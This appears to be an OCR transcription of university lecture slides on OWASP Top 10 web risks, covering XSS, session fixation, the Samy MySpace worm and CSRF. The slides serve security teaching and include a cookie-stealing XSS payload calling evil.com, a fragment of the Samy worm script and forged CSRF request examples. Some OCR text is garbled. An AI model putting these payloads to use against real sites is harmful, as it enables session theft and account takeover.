NTNU

Norwegian University of Science and Technology

OWASP Testing Guide - part II


2025

OWASP Top 10

The Ten Most Critical Web Application Security Risks

OWASP top 10

*



https://owasp.org/www-project-top-ten/

NB: OWASP 2025 coming first half

Risks of this lecture

- More injections attacks (A03:2021)
  - Cross Site Scripting (XSS) (A07:2017)
- Broken access control (A01:2021)
  - Cross Site Request Forgery (CSRF)
- Server-Side Request Forgery (A10:2021)
- Security misconfiguration (A05:2021)
  - XML External Entities (XXE) (A04:2017)
- Software and data integrity failure (A08:2021)
  - Insecure deserialization (A08:2017)
- Identification and authentication failure (A07:2021)
  - Broken authentication (A02:2017)
- Security logging and monitoring failures (A09:2021)
  - Insufficient logging and monitoring (A10:2017)
- Insecure design (A04:2021)
  - Clickjacking

NTNU


More injections attacks (A03:2021)

- Cross Site Scripting (XSS) (A07:2017)


Session management attacks

- Session token theft
  - Sniff network
  - Cross-site scripting (XSS)
- Session fixation
  - Tampering through network
  - Cross-site scripting (XSS)

An application vulnerable to XSS



An application vulnerable to XSS (cont')




Session token theft using XSS

- Attacker
  - Find out http://example.com/query? is vulnerable to XSS
  - Know that the user often uses this app
  - Send this link to user (i.e., embedded in an email)

    http://example.com/query?name = <script>
    new Image() .src= 'http://evil.com/log? c'= +document.cookie;
    </script>
  - Lure user to click this link


- User
  - Lured, clicks the link
  - The script is ECHOed back to user's browser and executed there
  - User's anonymous or logged-in cookie of example.com is logged at evil.com

Recap session fixation



- User (e.g., Alice):
  - Visits site using anonymous token
- Attacker
  - **Overwrites** user's anonymous token with own token
- User:
  - Logs in and gets anonymous token elevated to logged-in token
- Attacker:
  - Attacker's token gets elevated to logged-in token after user logs in
- Vulnerability: Server elevates the anonymous token without changing the value

Session fixation attack using XSS



XSS exploits

- Not just cookie theft/overwritten
- The attacker injects malicious script into your page
- The browser thinks it is your legitimate script
- Typical sources of untrusted input
  - Query
  - User/profile page (first name, address, etc.)
  - Forum/message board
  - Blogs
  - Etc.

Reflected vs. Stored XSS

- Reflected XSS
  - JavaScript injected into a request
  - Reflected immediately in response
- Stored XSS
  - Script injected into a request
  - Script stored somewhere (i.e., DB) in server
  - Reflected repeatedly
  - More easily spread

Stored XSS Worm

- Compromised My Space (2005)
- Script: automatically invite Samy Kamkar as a friend
- Insert the script into the visiting user's profile, created a stored XSS
- In <20h, "Samy" had amassed over 1m friends


So if 5 people viewed my profile, that's 5 new friends. If 5 people viewed each of their profiles, that's 25 more new friends.

- Samy

```
but most of all, samy is my hero
<div id=mycode
style="BACKGROUND: url('java
script:eval(document.all.mycod
e.expr)')" expr="var
B=String.fromCharCode(34);va
r
```

XSS mitigation

- Sanitize input data
- Sanitize / escape data inserted in web page
- Escape, e.g.,
  - HTML Escape
    - < ⟹ <
    - > ⟹ >




NTNU


Broken access control (A01:2021)

- Cross Site Request Forgery (CSRF)

An application vulnerable to Cross-Site Request Forgery (CSRF)



CSRF Attack



- Without the user’s knowledge, malicious site initializes a request
- The malicious site cannot read info. (e.g., cookie), but can make the browser execute the forged request
- To forge a request, the attacker needs to know how to make a correct request, i.e.,

  “http://bank.com/transfer?
  to=evilaccount & amt=1000”

CSRF attack (cont’)

- Vulnerability: Session management relying only on cookie
  - What bank.com sees is that the forged request is sent from the legitimate user's browser.
  - By checking the cookie, the application assumes that the request is issued from a legitimate user
  - HTTP requests originating from legitimate user actions are indistinguishable from those initiated by the attacker

How to identify if my website is vulnerable to CSRF*?

1. Identify a URL on your site where a CSRF attack could have a negative effect on your site. For example, let's say a GET request to http://mysite.com/account/del will delete the account you are logged in as
2. Next, create a basic HTML page that is totally separate from the site you are testing. On this HTML page include the following <img src="http://mysite.com/account/del" width="0" height="0">
3. Next, create a dummy account on the site you want to test, and log into that account.
4. With the session still active, open the basic HTML page you created in the same browser.
